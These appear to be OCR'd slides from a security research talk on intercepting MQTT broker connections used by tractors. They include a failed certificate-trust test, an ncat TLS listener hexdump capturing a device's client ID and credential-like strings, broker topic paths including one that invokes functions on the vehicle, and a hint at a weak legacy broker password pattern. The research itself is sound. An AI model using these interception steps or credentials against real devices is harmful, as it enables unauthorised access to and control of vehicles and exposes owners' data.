

```
SSL library used: OpenSSL 1.0.2u  20 Dec 2019
running test #3: certificate trust test with self-signed certificate for www.exampl
listening on 0.0.0.0:8883
connection from: 10.1.1.10:35718
SSL connection established
received data: X
disconnected
report:
test failed, client accepted fake certificate, data was intercepted
result: FAILED
test finished
running test #8: test for SSLv2 protocol support
listening on 0.0.0.0:8883
_
```

Intercepting and Decrypting MQTT Broker Connections


```
~ ❯ ncat --ssl -l 8883 -v | hexdump -C                                  ✘ INT|INT
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: AB63 ED5A A7A9 2E79 A7C5 5A74 A36A DB71 5AC5 75E8
Ncat: Listening on [::]:8883
Ncat: Listening on 0.0.0.0:8883
Ncat: Connection from 10.1.1.10:58532.
00000000  10 58 00 06 4d 51 49 73  64 70 03 c2 00 14 00 2e  |.X..MQIsdp......|
00000010  6d 71 32 47 53 79 38 34  3a 46 4a 4c 51 31 37 32  |mq2GSy84:FJLQ172|
00000020  32 34 36 30 38 37 36 36  5a 43 3a 31 32 33 30 37  |24608766ZC:12307|
00000030  33 39 32 30 39 35 34 36  39 34 31 31 37 37 00 08  |392095469411 77..|
00000040  6d 71 32 47 53 79 38 34                           |mq2GSy84.       |
```

MQTT-ClientId = Product ID + Serial Number (SN) + Timestamp
MQTT-User = Product ID ?


Intercepting and Decrypting MQTT Broker Connections




Intercepting and Decrypting MQTT Broker Connections



Intercepting and Decrypting MQTT Broker Connections



Intercepting and Decrypting MQTT Broker Connections



Topics on the MQTT Broker

- **Most common structure:**

  /sys/<PRODUCT_ID>/default/<SN>/<TOPIC>


- **Examples for TOPICs**:

event/vehicleParam	Basic info about the vehicle (e.g. wheel width, turning radius, …)
event/workLog	Current Work Status (e.g. GPS Information published every second)
function/invoke	Invokes different functions directly on the tractor via MQTT broker

MQTT – The broken Broker

Legacy Broker

- **User: n1904 (tablet name)**
- **Password: 2 Chars + 2020 ;-)**



New Broker

- **„Bring your own password“**
- **Is the password for the device unique or do they all have the same password?**

MQTT Broker

